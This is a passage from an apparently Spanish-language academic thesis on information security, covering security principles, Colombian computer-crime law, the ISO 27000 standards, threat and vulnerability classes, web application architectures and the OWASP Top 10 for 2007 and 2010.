1.4.2.4 Autenticidad: Permite definir que la información requerida es válida y utilizable en tiempo, y distribución. Esta permite asegurar el origen de la información, validando el emisor, para evitar suplantación de identidad.

1.4.2.5 Protección a la Réplica: Asegura que una transacción sólo puede realizarse una vez, a menos que se especifique lo contrario. No se deberá poder grabar una transacción para luego reproducirla, con el propósito de copiar la transacción para que parezca que se recibieron múltiples peticiones del mismo remitente original.

1.4.2.6 No Repudio: Busca evitar que cualquier entidad que envío o recibió información manifieste ante terceros, que no la envío o recibió.

1.4.2.7 Consistencia: Asegura que el sistema se comporte como se espera que deba hacerlo ante los usuarios que correspondan es decir aquellos autorizados para el uso de dicha información.

1.4.2.8 Aislamiento: Este aspecto está relacionado con la confidencialidad y permite regular el acceso al sistema, impidiendo que personas no autorizadas hagan uso del mismo.

---

[11] http://aceproject.org/main/espanol/et/ete03.htm

[12] http://es.wikipedia.org/wiki/Seguridad_de_la_informaci%C3%B3n

[13] http://www.conganat.org/seis/informes/2003/PDF/CAPITULO9.pdf

1.4.2.9 Auditoría: Capacidad de determinar las acciones o procesos que se están llevando a cabo en el sistema, así como que personas las realizó y cuando las realizó.

2. LEGISLACIÓN NACIONAL – DÉLITOS INFORMÁTICOS

La complejidad actual de los sistemas de información que se encuentran disponibles para las organizaciones ó individuos actualmente, junto al permanente cambio tecnológico de la información y las comunicaciones, han impulsado y condicionado las grandes transformaciones de las organizaciones, los mercados y el mundo moderno. Son cambios que, además de las innumerables ventajas, han traído simultáneamente para las personas y las organizaciones, amenazas, riesgos e incertidumbre en los escenarios de internet, intranet, desarrollo tecnológico, gestión de la información, la comunicación y los sistemas Es mayor la frecuencia en que los dispositivos de almacenamiento y procesamiento de información como por ejemplo: servidores, estaciones de trabajo o computadores personales son vulnerados en sus elementos más sensibles, dejando expuestos información de distinto valor (financiero, estratégico, productivo).

El incremento en las posibilidades de comunicación global por el uso de la comunicación satelital (Internet, correo electrónico, la telefonía celular, redes sociales, chat y otras) ha provocado que personas y organizaciones privadas ó públicas queden expuestas, a vulnerabilidades de los sistemas de intercomunicación y manejo de la información y por la falta de preparación y de cuidado en su uso, al progresivo y peligroso impacto de los delincuentes informáticos[1414].

La importancia de conocer el contexto y las consecuencias de los delitos informáticos y la normatividad aplicable en nuestro medio, para orientar posibles respuestas o formas de prevención y tratamiento. La ley 1273 de 2009, expedida en Colombia sobre delitos informáticos, realiza una revisión de los delitos que atentan contra las principales características de calidad, de la información que, en últimas, son condiciones de seguridad (confidencialidad, integridad, disponibilidad) y lo que legalmente puede esperar el cliente de las organizaciones en las cuales ha depositado su confianza.


En Colombia, la ley 1273 de enero de 2009, modifica el Código Penal creando un bien jurídico denominado ‘de la protección de la información y de los datos’. La ley establece que la persona que, con objeto ilícito y sin estar facultado para ello, diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas electrónicas, enlaces o ventanas emergentes, se le interpondrá una pena de prisión de 48 a 96 meses, y una multa de 100 a 1.000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con pena más grave[15]

[14] http://www.javeriana.edu.co/fcea/cuadernos_contab/vol11_n_28/vol11_28_2.pdf
[15] http://www.dragonjar.org/carcel-y-multas-para-delitos-informaticos-en-colombia.xhtml

Los delitos informáticos comprenden, tipos de ataque como: Virus, Gusanos, Bomba lógica o Cronológica, Infiltración de Información (Date leakage), Carroña (Scavenging), Martillo (Hacking), Intercepción (Eavesdropping), Redondeo (Round Down), Utilitarios de Software (Software Utilities), Enmascaramiento (Masquerading), Accesos no autorizados a servicios y sistemas informáticos, Piratas informáticos o hackers, Reproducciones no autorizadas de programas informáticos, Fishing, Hoax, Keylogger, Spyware, Ingeniería Social, Cartas Nigerianas, Escaneo de Puertos, Wardialers, Man in the middle, Defacement, IP Spoofing, Backdoors, entre otros.

2.1. NORMA ISO – IEC 27000

Figura 1. Manejo de Riesgos dentro de la Seguridad de la Información



http://www.taringa.net/posts/info/6659029/Seguridad-Informatica___Seguridad-de-la-Informacion.html

La ISO ha reservado la serie ISO/IEC 27000 para una gama de normas de gestión de la seguridad de la información de manera similar a lo acontecido con las normas de gestión de la calidad, la serie ISO 9000. En los últimos meses ha habido cambios relacionados con la numeración de dichas normas. Hace unos días se publicó la Norma ISO/IEC 27006 "Information technology – Security techniques — Requirements for bodies providing audit and certification of information security management systems[16]". Este estándar especifica los requisitos para acreditar organismos que certifiquen Sistemas de Gestión de Seguridad de la Información aportando un esquema internacional para su acreditación[17].

La numeración actual de las Normas de la serie ISO/IEC 27000 para el tema de seguridad es la siguiente:

- ISO/IEC 27000: Fundamentos y vocabulario[18].
- ISO/IEC 27001: Norma que especifica los requisitos para la implantación del Sistema de Gestión de Seguridad de la Información (SGSI).
- ISO/IEC 27002 (actualmente ISO/IEC 17799-2005): Código de buenas prácticas para la gestión de Seguridad de la Información.
- ISO/IEC 27003: Directrices para la implementación de un sistema de gestión de Seguridad de la Información
- ISO/IEC 27004: Métricas para la gestión de Seguridad de la Información.
- ISO/IEC 27005: Gestión de riesgos de la Seguridad de la Información.
- ISO/IEC 27006: Requisitos para la acreditación de las organizaciones que proporcionan la certificación de los sistemas de gestión de la Seguridad de la Información. Esta norma específica requisitos específicos para la certificación de SGSI y es usada en conjunto con la norma 17021-1, la norma genérica de acreditación[19].

[16] http://www.i-systems.es/NewsDetail.aspx?ID=65
[17] http://sociedaddelainformacion.wordpress.com/2007/02/25/la-familia-de-normas-isoiec-27000/
[18] http://www.gestion-calidad.com/iso-27000.html
[19] http://www.segu-info.com.ar/articulos/73-familia-iso-27000.htm

3. AMENAZAS Y VULNERABILIDADES

Las amenazas involucran a todas personas capaces de explotar fallas en la seguridad que normalmente se denominan puntos débiles y, como consecuencia de ello, ocasionan pérdidas o daños de los bienes de una empresa o persona[20].

Los recursos informáticos están sometidos constantemente a amenazas que pueden colocar en riesgo los principios de la información. Estas amenazas se asocian a causas que representan riesgos, las cuales pueden ser; causas naturales o no naturales y causas internas o externas. Un objetivo de la seguridad de la información es impedir que las amenazas exploten los puntos débiles y afecten cualquiera de los principios básicos de la seguridad de la información y ocasione daños a los bienes de las empresas o individuos.

La criticidad de cualquier tipo de amenaza es que son constantes y pueden ocurrir en cualquier momento. Dicha relación de frecuencia y tiempo, se basa en el concepto de riesgo, representada en la probabilidad que una amenaza se materialice a través de la explotación de una vulnerabilidad o punto débil[21].

Un ejemplo de la manifestación de riesgos en América Latina es el estudio que realiza Mcafee, donde manifiesta por ejemplo que: los sitios riesgosos con el dominio .US (Estados Unidos) se distribuyen de manera uniforme la actividad maliciosa, spam y phishing. Los sitios con el dominio .VE (Venezuela) son riesgosos por actividades de ataques, virus y re direccionamientos a sitios de descargas inadvertidas y no por spam o fraude electrónico[22].

[20] http://es.wikipedia.org/wiki/Seguridad_inform%C3%A1tica
[21] http://www.nobosti.com/spip.php?article40
[22] http://mx.mcafee.com/es-mx/local/docs/Mapping_Mal_Web.pdf

Tabla 2. Clasificación del Riesgo de Sitios en América Latina

PAÍS	TLD	CLASIFICACIÓN DE RIESGO MUNDIAL	RELACIÓN DE RIESGO PONDERADA 2009	RELACIÓN DE RIESGO NO PONDERADA 2009	RELACIÓN DE RIESGO 2008 (SÓLO SITEADVISOR)	RELACIÓN DE RIESGO 2007 (SÓLO SITEADVISOR)	TOTAL DE DOMINIOS VERIFICADOS	TOTAL DE DOMINIOS RIESGOSOS
Relación de riesgo no ponderada (TLD mundiales)				5,8%				
Relación de riesgo no ponderada (TLD de América)				1,6%				
Estados Unidos	EE.UU.	17	3,1%	5,7%	2,1%	2,1%	109.152	6.231
Venezuela	VE	21	2,1%	4,1%	0,5%	1,5%	6.601	272
Belice	BZ	30	1,2%	2,5%	n/a	n/a	3.590	89
Islas Turcas y Caicos	TC	40	0,9%	1,7%	n/a	n/a	8.842	153
Perú	PE	41	0,9%	1,7%	n/a	n/a	4.627	80
Ecuador	EC	49	0,6%	1,3%	n/a	n/a	2.338	30
Argentina	AR	50	0,6%	1,2%	1,0%	1,0%	74.693	886
Trinidad y Tobago	TT	51	0,6%	1,2%	n/a	n/a	3.713	45
Canadá	CA	64	0,5%	0,9%	0,6%	0,7%	154.048	1.328
Colombia	CO	68	0,4%	0,8%	0,2%	0,3%	7.405	62
México	MX	69	0,4%	0,8%	0,6%	0,9%	47.276	369
Brasil	BR	70	0,4%	0,7%	0,8%	0,9%	277.436	1.891
Uruguay	UY	75	0,4%	0,7%	n/a	n/a	2.949	22
Chile	CL	82	0,3%	0,6%	0,6%	0,7%	44.194	280

Fuente: http://mx.mcafee.com/es-mx/local/docs/Mapping_Mal_Web.pdf (Pág. 14)

Las amenazas se pueden clasificar en tres grupos:

- **Naturales:** Condiciones de la naturaleza y la intemperie que podrán causar daños a los recursos informáticos, tales como fuego, inundación, terremotos.

- **Intencionales:** Corresponde a amenazas deliberadas, fraudes, vandalismo, sabotajes, espionaje, ataques, robos y hurtos de información, entre otras.

- **Involuntarias:** Se manifiestan por acciones inconscientes de los usuarios, que tienen acceso a la información, por ejemplo, los virus electrónicos que ingresan al sistema por la falta de conocimiento de los usuarios en el uso correcto y seguro de los medios informáticos.

A medida que la tecnología avance, surgirán nuevas formas en que la información puede estar expuesta y por ende vulnerable a cualquier tipo de ataque, por esto es importante conocer y prevenir cómo se detectan las riesgos y vulnerabilidades

actuales que ocasiona que cualquier amenaza sea explotada en nuestros sistemas y comprometa la seguridad de la información.

Con el fin de implementar mecanismos de seguridad adecuados se hace indispensable identificar y eliminar las debilidades latentes en los sistemas. La identificación de las debilidades permite clasificar los riesgos a los cuales el se está expuesto e implementar medidas de seguridad apropiadas. La prevención de dichas vulnerabilidades reduce el riesgo de materialización de una amenaza.

3.1 VULNERABILIDADES EN LOS SISTEMAS DE INFORMACIÓN

- **Físicas:** Se presentan en ambientes en donde la información se está almacena o desde donde se maneja. Esta vulnerabilidad se manifiesta cuando existen instalaciones inadecuadas, sin extintores de incendios, cuando no existe una disposición organizada de cables de energía y de red.

- **Naturales:** Se relacionan con todos aquellos eventos naturales que pueden comprometer la información de la organización, es así como factores de humedad, polvo y la contaminación pueden causar daños a la infraestructura informática, por tal motivo estos deben protegerse en todo momento para garantizar sus funciones.

  La probabilidad de exposición a amenazas de carácter natural (medio ambiente) determina en gran parte la elección y montaje de un ambiente ideal para el manejo de la información, por esto es importante la correcta selección de aspectos como el “local”, de acuerdo al tipo de amenaza natural que pueda hacerse presente en una determinada región geográfica[23].

- **Hardware:** La configuración errónea o parcial de los sistemas de una empresa facilitan el ataque o alteración de los mismos. Son varias las causas por las cuales los dispositivos de hardware pueden ser atacados, por ejemplo: conservación inadecuada de los equipos, manejo inadecuado de las herramientas por parte de los usuarios, etc. Otro punto importante es conocer y analizar si el hardware actual cumple las necesidades para las cuales fue adquirido, es decir, si se tiene espacio de almacenamiento, procesamiento y velocidad adecuados a las necesidades a la realidad actual de la organización.

- **Software:** Las vulnerabilidades en aplicaciones software facilitan el acceso no autorizado a las mismas, en muchos casos incluso sin el conocimiento previo del usuario o administrador de red, dichas vulnerabilidades pueden ser aprovechadas a través de varias amenazas, que en la mayoría de los casos son ya conocidas. La mala configuración e instalación de programas, usuarios

[23] 23 http://alarcos.inf-cr.uclm.es/doc/PSI/tema1Marian.pdf

que al leer correos ejecutan códigos maliciosos, editores de texto que permiten ejecutar virus, etc., son vulnerabilidades comunes[24].

Las aplicaciones permiten el mantenimiento de la información, brindando el acceso a ciertos usuarios según sus privilegios. Los programas utilizados la lectura de información de una persona o empresa a través de navegadores web son ejemplos de aplicaciones que pueden presentar vulnerabilidades.

- **Medios de Almacenaje:** Compuesto por los soportes físicos usados para almacenar la información. Utilizar adecuadamente dichos soportes, disminuye considerablemente el riesgo de que el contenido de los mismos se vea expuesto a ataques que pueden afectar los principios de la protección de la información.

- **De comunicación:** Involucra los medios por donde la información se transporte (satélite, fibra óptica, etc.), y sobre los cuales debe existir seguridad.

Un ejemplo claro de esta vulnerabilidad es que al no contar con sistemas de encriptación en las comunicaciones permite que personas no autorizadas por la organización tengan acceso a información privilegiada.

3.2. APLICACIONES WEB

3.2.1. Concepto de Aplicación Web

Son aquellas aplicaciones que los usuarios pueden utilizar accediendo a un servidor web a través de Internet o de una intranet mediante un navegador. Una aplicación Web se diferencia de un sitio web cualquiera debido a la posibilidad que ofrece a los usuarios de interactuar con la lógica de negocio en el servidor. Se entiende como lógica de negocio a un conjunto de procesos que implementan las reglas de funcionamiento de la aplicación web.


3.2.2. Tipos de Arquitecturas Web

La arquitectura de una aplicación Web cualquiera tiene el navegador en el lado del cliente, el servidor Web en la parte del servidor y una conexión de red. En las aplicaciones Web existe una lógica propia asociada al negocio y esta es sensible a las interacciones del usuario.

[24] http://www.piramidedigital.com/Documentos/ICT/pdictseguridadinformaticaintroduccion.pdf

3.2.2.1 Arquitectura Clásica

Figura 2. Arquitectura básica: Cliente/Servidor



http://www.prograweb.com.mx/pweb/0201arquiAplicaweb.html

La Web inicialmente contaba con contenidos estáticos únicamente. Las necesidades actuales y el grado de evolución tecnológica permiten cierto grado de interacción con el servidor. Los CGIs fueron las primeras opciones para cumplir este fin; interactúan con el código que se ejecuta en el servidor desde el navegador. Por medio de la dirección solicitada por el navegador se envían los parámetros de entrada para el código fuente y este devuelve una página HTML con la respuesta[25].

A medida que los servicios ofrecidos vía Web aumentaban, se añadieron conceptos a nivel lógico y nivel físico; nuevos elementos en la arquitectura de las aplicaciones Web (por ejemplo el servidor de aplicaciones, bases de datos). Las nuevas disposiciones de elementos se han basado en patrones arquitectónicos del orden de las aplicaciones distribuidas.

[25] 25 http://www.prograweb.com.mx/pweb/0201arquiAplicaweb.html

3.2.2.2 Arquitectura de Tres Niveles

Figura 3. Arquitectura de Tres Niveles

http://www.prograweb.com.mx/pweb/0201arquiAplicaweb.html

Las opciones de interfaz entre el servidor de aplicaciones y la base de datos las opciones son múltiples, dependiendo del lenguaje de programación (Java, C, PHP, VisualBasic, etc.), el tipo de base de datos (relacional, XML, etc.), la base de datos concreta (MySQL, Oracle, etc.), etc. Con cada configuración hay más de una opción y la elección se realiza al definir la base de datos o el lenguaje de programación a utilizar. La arquitectura de tres niveles divide las funcionalidades lo que permite una optimización en el uso de recursos. Se consiguen soluciones mucho más flexibles y escalables. Los tres niveles son:

- **El Servidor Web:** El servidor web es un servicio que se ejecuta en el ordenador y proporciona contenido para internet. Este servicio es normalmente escuchado por el puerto 80 (http) o por el puerto 443 (https), aunque en muchas ocasiones los servidores web se ejecutan en puertos no estándar. El ISS (Internet Information Server) de Microsoft y el Servidor Apache son ejemplos de servidores web. La mayoría de servidores web se comunican usando el protocolo de transferencia de hipertexto (HTTP). Lo ideal sería que

las aplicaciones web se ejecutarán sobre SSL (Secure Socket Layer). Estos se pueden acceder usando HTTPS (Hyper Text Transfer Protocol Secure)[26]

- **Contenido de la Aplicación:** El contenido de la aplicación es un programa interactivo que toma peticiones web y usa parámetros enviados por el navegador web, para realizar ciertas funciones. La aplicación del contenido se aloja en el servidor web. El contenido de la aplicación no es un contenido estático es más bien contenido de programación lógica, o contenido que realizará diferentes acciones basado en los parámetros enviados desde el cliente. La forma en que los programas son ejecutados o interpretado varia muy rápido. Por ejemplo con PHP un intérprete esta incrustado en el servidor web binario, y los scripts interactivos PHP son entonces interpretados por el mismo (servidor web). Con un CGI un programa reside en un directorio especial del servidor web y cuando las solicitudes se hacen a esa página, el servidor web ejecuta el comando.


- En algunos casos, los programas en los directorios CGI serán scripts hechos en PERL; en estos casos el servidor web pondrá en marcha el intérprete de PERL que procesará las funciones definidas en el script. Existen incluso módulos PERL para servidores web Apache que incrustan un intérprete de PERL en el servidor web al igual que PHP.

- **Datos Almacenados:** Es típicamente una base de datos, pero esta podría ser cualquier cosa, archivos planos, comandos de salida, básicamente cualquier cosa que la aplicación puede acceder para recuperar información de los datos que se encuentran almacenados. Los datos almacenados pueden residir sobre una máquina completamente diferente a la del servidor web. El servidor web y los datos almacenados no necesitan estar sobre la misma red, solo necesita estar accesible a otros a través de una conexión de red.

[26] BIGDOLI, Hossein. Handbook of Information Security. Volumen 3. Bakersfield, California: John Wiley & Sons, Inc, 2006, p.151.

3.2.2.3 Arquitectura de Cuatro Niveles

Figura 4. Arquitectura de Cuatro Niveles



http://oness.sourceforge.net/proyecto/html/ch03s02.html


La arquitectura integra el patrón de diseño MVC (Modelo-Vista-Controlador). El diseño MVC contempla los modelos, las vistas y controladores en donde:

- **Vista:** Contiene todos aquellos elementos que representan la interfaz de presentación de la información.
- **Controlador:** Componentes que comunican los elementos de la interfaz y los del modelo del dominio. Se encargan del flujo de aplicación y la navegación entre las vistas.
- **Dominio:** Modelan lo referente al dominio de la aplicación
- **Infraestructura:** Comprende lo relacionado al almacenamiento en bases de datos.

Existen otras arquitecturas utilizadas para ambiente de aplicaciones web que no serán objeto de estudio para este proyecto ya que no se pretende una profundización de este tema.

4. VULNERABILIDADES WEB

Figura 5. Tipos de Hacking



http://www.verizonbusiness.com/resources/reports/rp_2010-data-breach-report_en_xg.pdf

Las vulnerabilidades de un sistema surgen a partir de errores individuales en un componente, sin embargo nuevas y complejas vulnerabilidades surgen de la interacción entre varios componentes como el kernel del sistema, sistemas de archivos, servidores de procesos, entre otros. Estas vulnerabilidades generan problemas de seguridad para la red en cuestión[27].

27

http://www.acis.org.co/fileadmin/Base_de_Conocimiento/IX_JornadaSeguridad/IXEncuestaNacionaldeSeguridadInformatica-ARAJ-Colombia.pdf|

27 Existen críticas sobre los analizadores de vulnerabilidades ya que funcionan bajo un esquema de reglas, que son sólo generadas por expertos en el tema y que se configuran para vulnerabilidades. La posibilidad de acceder a estas reglas y conocerlas, permite que personas malintencionadas realicen ataques contra redes no protegidas para estas vulnerabilidades. Adicionalmente, la identificación y definición de reglas se deja en manos de expertos que puedan comprender las interacciones de las cuales surgen las vulnerabilidades[28] [29]

Por otra parte, aunque existen diversas formas de realizar auditorías de seguridad apoyadas en dichas herramientas, para todos los casos se utilizan herramientas en la detección de las vulnerabilidades. Estas herramientas que detectan fallas de seguridad pueden ser utilizadas de dos formas diferentes: interna o externamente a la maquina que se analiza. Cuando se aplican internamente, se realiza la auditoría desde el interior de la máquina (generalmente utilizando el superusuario), lo que otorga numerosas ventajas para la detección de vulnerabilidades ya que se tiene acceso a los ficheros críticos del sistema. En el caso de las auditorías externas, la detección de vulnerabilidades se realiza desde una máquina diferente a la que está siendo analizada. En este tipo de auditorías se realizan ataques para verificar la existencia de vulnerabilidades. De la variedad y cantidad de ataques que alguna de estas herramientas sea capaz de realizar, dependerá, en gran parte, el éxito en la detección de vulnerabilidades. Aunque este factor es, probablemente, el más importante, conviene considerar otros aspectos como por ejemplo la forma de realizar los ataques[30].

Uno de los estudios más representativo sobre el tema de vulnerabilidades presentes en Aplicaciones Web se conoce como: Proyecto abierto de seguridad en aplicaciones Web (OWASP por sus siglas en inglés) esta, es una comunidad abierta y libre de nivel mundial enfocada en la mejora continua de la seguridad en las aplicaciones de software.

4.1. TIPOS DE VULNERABILIDADES

La misión de este proyecto es hacer la seguridad en aplicaciones "visible", de manera que las organizaciones puedan tomar decisiones teniendo en cuenta los riesgos en la seguridad de aplicaciones. Este proyecto está abierto para que cualquier persona participe, en todos los materiales disponibles que se encuentran bajo una licencia de software libre y abierto. Cabe anota que dicha fundación OWASP es una organización sin ánimo de lucro que brinda disponibilidad y apoyo permanente a muchas empresas e instituciones educativas reconocidas del sector

[28] http://www.acis.org.co/fileadmin/Base_de_Conocimiento/VIII_JornadaSeguridad/08-GestionInseguridadAplicacionesUnEnfoquePractico.pdf
[29] http://www.criptored.upm.es/descarga/Amenazas_y_vulnerabilid_2011_V3_entrega.pdf
[30] http://aperturayseguridad2010.politicadigital.com.mx/pdf/08IBM.pdf

de la información y la seguridad tales como: ACUNETIX, SYMANTEC, IBM, NOKIA, THE GEORGE WASHINGTON UNIVERSITY, TECNOLOGICO DE MONTERREY entre otros[31].

A continuación se muestra un cuadro comparativo de la versión 2007 y 2010 del TOP10 de riesgos más importantes en Aplicaciones Web, donde se muestra por ejemplo que los riesgos: Ejecución Maliciosa de Ficheros y Filtrado de Información y Manejo inapropiado de Errores fueron eliminados del TOP del 2010 y reemplazados por otro tipo de riesgos como se observa en la gráfica[32].

Tabla 3. Los diez riesgos más importantes en Aplicaciones Web

OWASP Top 10 – 2007 (Previo)	OWASP Top 10 – 2010 (Nuevo)
A2 – Fallas de inyección	A1 – Inyección
A1 – Secuencia de Comandos en Sitios Cruzados (XSS)	A2 – Secuencia de Comandos en Sitios Cruzados (XSS)
A7 – Pérdida de Autenticación y Gestión de Sesiones	A3 – Pérdida de Autenticación y Gestión de Sesiones
A4 – Referencia Directa Insegura a Objetos	A4 – Referencia Directa Insegura a Objetos
A5 – Falsificación de Peticiones en Sitios Cruzados (CSRF)	A5 – Falsificación de Peticiones en Sitios Cruzados (CSRF)
<T10 2004 A10 – Administración Insegura de Configuración>	A6 – Defectuosa Configuración de Seguridad (NUEVO)
A8 – Almacenamiento Criptográfico Inseguro	A7 – Almacenamiento Criptográfico Inseguro
A10 – Falla de Restricción de Acceso a URL	A8 – Falla de Restricción de Acceso a URL
A9 – Comunicaciones Inseguras	A9 – Protección Insuficiente en la Capa de Transporte
<no disponible en T10 2007>	A10 – Redirecciones y reenvíos no validados (NUEVO)
A3 – Ejecución Maliciosa de Ficheros	<removido del T10 2010>
A6 – Filtrado de Información y Manejo Inapropiado de Errores	<removido del T10 2010>

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

